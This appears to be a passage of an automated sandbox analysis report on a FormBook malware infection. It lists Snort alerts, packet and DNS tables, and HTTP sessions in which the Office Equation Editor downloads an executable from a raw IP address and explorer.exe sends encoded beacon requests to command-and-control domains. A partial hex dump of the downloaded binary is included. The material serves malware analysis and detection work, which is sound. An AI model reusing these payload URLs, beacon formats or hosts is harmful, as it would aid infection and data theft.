Data Raw:	03 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 40 dd b2 05 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/13/21-08:30:52.716889	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	23.227.38.74	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/13/21-08:31:03.737711	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	75.2.66.247
05/13/21-08:31:03.737711	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	75.2.66.247
05/13/21-08:31:03.737711	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	75.2.66.247

Network Port Distribution

Total Packets: 32

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 08:29:30.546329021 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:30.839442968 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:30.839543104 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:30.839982986 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.134192944 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.134229898 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.134257078 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.134257078 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.134273052 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.134284019 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.134290934 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.134316921 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.427437067 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427473068 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427488089 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427504063 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427524090 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427544117 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427565098 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427599907 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.427714109 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.427731037 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.721514940 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721551895 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721564054 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721576929 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721587896 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721601009 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721616983 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721630096 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721642017 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721653938 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721668959 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721672058 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.721681118 CEST	80	49167	3.36.53.50	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 08:29:31.721698999 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:31.721705914 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.721730947 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.721751928 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:31.723664045 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.014962912 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015001059 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015027046 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015048027 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015072107 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015089989 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015100956 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015113115 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015125036 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015136957 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015151024 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015172958 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015188932 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015203953 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015214920 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015227079 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015238047 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015249014 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015259981 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015270948 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015283108 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.015288115 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.015321970 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.015345097 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.017878056 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308445930 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308471918 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308482885 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308495045 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308506966 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308517933 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308532000 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308543921 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308554888 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308567047 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308578968 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308589935 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308608055 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308619976 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308635950 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308649063 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308650970 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308666945 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308676004 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308681965 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308696985 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308711052 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308727026 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308746099 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308747053 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308758020 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308762074 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308763027 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308778048 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308794022 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308799028 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308809042 CEST	80	49167	3.36.53.50	192.168.2.22
May 13, 2021 08:29:32.308809996 CEST	49167	80	192.168.2.22	3.36.53.50
May 13, 2021 08:29:32.308823109 CEST	80	49167	3.36.53.50	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 08:29:32.308840036 CEST	80	49167	3.36.53.50	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 08:30:39.203344107 CEST	52197	53	192.168.2.22	8.8.8.8
May 13, 2021 08:30:39.269969940 CEST	53	52197	8.8.8.8	192.168.2.22
May 13, 2021 08:30:45.059938908 CEST	53099	53	192.168.2.22	8.8.8.8
May 13, 2021 08:30:45.124401093 CEST	53	53099	8.8.8.8	192.168.2.22
May 13, 2021 08:30:52.420767069 CEST	52838	53	192.168.2.22	8.8.8.8
May 13, 2021 08:30:52.493030071 CEST	53	52838	8.8.8.8	192.168.2.22
May 13, 2021 08:30:57.756908894 CEST	61200	53	192.168.2.22	8.8.8.8
May 13, 2021 08:30:57.819938898 CEST	53	61200	8.8.8.8	192.168.2.22
May 13, 2021 08:31:03.235810041 CEST	49548	53	192.168.2.22	8.8.8.8
May 13, 2021 08:31:03.694025040 CEST	53	49548	8.8.8.8	192.168.2.22
May 13, 2021 08:31:09.024107933 CEST	55627	53	192.168.2.22	8.8.8.8
May 13, 2021 08:31:09.089735985 CEST	53	55627	8.8.8.8	192.168.2.22
May 13, 2021 08:31:19.212193012 CEST	56009	53	192.168.2.22	8.8.8.8
May 13, 2021 08:31:19.270813942 CEST	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 13, 2021 08:30:39.203344107 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.hfjxhs.com	A (IP address)	IN (0x0001)
May 13, 2021 08:30:45.059938908 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.zgcbw.net	A (IP address)	IN (0x0001)
May 13, 2021 08:30:52.420767069 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.essentiallyourscandles.com	A (IP address)	IN (0x0001)
May 13, 2021 08:30:57.756908894 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.brunoecatarina.com	A (IP address)	IN (0x0001)
May 13, 2021 08:31:03.235810041 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.zmzcrossrt.xyz	A (IP address)	IN (0x0001)
May 13, 2021 08:31:09.024107933 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.cyrilgraze.com	A (IP address)	IN (0x0001)
May 13, 2021 08:31:19.212193012 CEST	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.myfavbutik.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2021 08:30:39.269969940 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.hfjxhs.com		156.241.53.161	A (IP address)	IN (0x0001)
May 13, 2021 08:30:45.124401093 CEST	8.8.8.8	192.168.2.22	0x2e78	Name error (3)	www.zgcbw.net	none	none	A (IP address)	IN (0x0001)
May 13, 2021 08:30:52.493030071 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.essentiallyourscandles.com	essentially-yours-candles-by-taylor.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 13, 2021 08:30:52.493030071 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	essentially-yours-candles-by-taylor.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 13, 2021 08:30:52.493030071 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 13, 2021 08:30:57.819938898 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.brunoecatarina.com		54.85.86.211	A (IP address)	IN (0x0001)
May 13, 2021 08:31:03.694025040 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.zmzcrossrt.xyz	ytptranspx.xshoppy.shop		CNAME (Canonical name)	IN (0x0001)
May 13, 2021 08:31:03.694025040 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ytptranspx.xshoppy.shop		75.2.66.247	A (IP address)	IN (0x0001)
May 13, 2021 08:31:09.089735985 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.cyrilgraze.com		104.21.65.7	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2021 08:31:09.089735985 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.cyrilgraze.com		172.67.138.177	A (IP address)	IN (0x0001)
May 13, 2021 08:31:19.270813942 CEST	8.8.8.8	192.168.2.22	0x18f7	No error (0)	www.myfavbutik.com		104.21.15.16	A (IP address)	IN (0x0001)
May 13, 2021 08:31:19.270813942 CEST	8.8.8.8	192.168.2.22	0x18f7	No error (0)	www.myfavbutik.com		172.67.161.4	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 3.36.53.50
- www.hfjxhs.com
- www.essentiallyourscandles.com
- www.brunoecatarina.com
- www.zmzcrossrt.xyz
- www.cyrilgraze.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	3.36.53.50	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:29:30.839982986 CEST	0	OUT	GET /dose/xele.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 3.36.53.50 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:29:31.134192944 CEST	1	IN	HTTP/1.1 200 OK Date: Thu, 13 May 2021 06:29:20 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Thu, 13 May 2021 06:24:23 GMT ETag: "1bf800-5c2302daaa325" Accept-Ranges: bytes Content-Length: 1832960 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7d c5 9c 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e6 1b 00 00 10 00 00 00 00 00 00 92 05 1c 00 00 20 00 00 00 20 1c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 1c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 40 05 1c 00 4f 00 00 00 00 20 1c 00 d0 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 1c 00 0c 00 00 00 08 04 1c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 98 e5 1b 00 00 20 00 00 00 e6 1b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d0 0c 00 00 00 20 1c 00 00 0e 00 00 00 e8 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 1c 00 00 02 00 00 00 f6 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 05 1c 00 00 00 00 00 48 00 00 00 02 00 05 00 54 6d 04 00 34 8e 03 00 03 00 00 00 01 00 00 06 88 fb 07 00 80 08 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 28 2c 00 00 0a 28 2d 00 00 0a 00 de 02 00 dc 00 28 08 00 00 06 02 6f 2e 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 2f 00 00 0a 00 02 16 28 30 00 00 0a 00 02 17 28 31 00 00 0a 00 02 17 28 32 00 00 0a 00 02 16 28 33 00 00 0a 00 2a 4e 00 02 28 0a 00 00 06 6f 21 07 00 06 28 34 00 00 0a 00 2a 4e 00 02 28 0a 00 00 06 6f 1a 07 00 06 28 35 00 00 0a 00 2a 26 00 02 28 36 00 00 0a 00 2a ce 73 37 00 00 0a 80 01 00 00 04 73 38 00 00 0a 80 02 00 00 04 73 39 00 00 0a 80 03 00 00 04 73 3a 00 00 0a 80 04 00 00 04 73 3b 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 3c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 3d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 3e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 3f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 40 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 41 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 42 00 00 0a 6f 43 00 00 0a 73 44 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL}`P @ `@@O @ H.text `.rsrc @@.reloc@ @BtHTm40(,(-(o.*(/((0(1(2(3*N(o!(4*N(o(5*&(6*s7s8s9s:s;*0~o<+*0~o=+*0~o>+*0~o?+*0~o@+*0<~(A,!rp(BoCsD~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	156.241.53.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:30:39.513780117 CEST	1945	OUT	GET /p2io/?6lzd4R3=DTtQlm+ek3aiRXh2XrobrkMYYvpq+NlfspfnNNuMzI98GFQb/uTk0N0e6q4XVVELH/G/Eg= =&Mj=8pGl2P HTTP/1.1 Host: www.hfjxhs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 13, 2021 08:30:40.056502104 CEST	1946	IN	HTTP/1.1 302 Moved Temporarily Date: Thu, 13 May 2021 06:30:39 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: PHPSESSID=s39c2d3g7e4n55ruh4qa6sh8m7; path=/ Upgrade: h2 Connection: Upgrade, close Location: / Content-Length: 0 Content-Type: text/html; charset=gbk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:30:52.538312912 CEST	1947	OUT	GET /p2io/?6lzd4R3=tOwaJovwNhipp7Qdg3+vLu8KpTdHs2Vuljr6rtQHuYg94Ec45hj5yUBja0PUcN+7an3hSw= =&Mj=8pGl2P HTTP/1.1 Host: www.essentiallyourscandles.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:30:52.716888905 CEST	1948	IN	HTTP/1.1 403 Forbidden Date: Thu, 13 May 2021 06:30:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 149 X-Sorting-Hat-ShopId: 48654778518 X-Dc: gcp-us-central1 X-Request-ID: 2b7b5b43-b163-4dda-a5cd-16cb6a76f56e X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff CF-Cache-Status: DYNAMIC cf-request-id: 0a0604d39800002ba1a4913000000001 Server: cloudflare CF-RAY: 64e9d7328f842ba1-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-heig

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	54.85.86.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:30:57.953911066 CEST	1954	OUT	GET /p2io/?6lzd4R3=OHUffbgoy2VqJ0zB09fk0Sz2RAv4pH8VLsbDGAU3/+1JsitNqq1vDuPE6GmoG7EUPLorsQ==&Mj=8pGl2P HTTP/1.1 Host: www.brunoecatarina.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:30:58.093216896 CEST	1955	IN	HTTP/1.1 200 OK Date: Thu, 13 May 2021 06:30:58 GMT Server: Apache Set-Cookie: session=qqd6kohrrv32d3j3vlcr9e8hne; path=/; domain=.brunoecatarina.com; secure; SameSite=None Vary: Accept-Encoding,User-Agent Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 37 34 33 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 2f 73 69 73 74 65 6d 61 2e 63 61 73 61 72 2e 63 6f 6d 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 3f 76 3d 32 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 50 c3 a1 67 69 6e 61 20 6e c3 a3 6f 20 65 6e 63 6f 6e 74 72 61 64 61 20 7c 20 43 61 73 61 72 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 67 6f 6f 67 6c 65 2d 73 69 74 65 2d 76 65 72 69 66 69 63 61 74 69 6f 6e 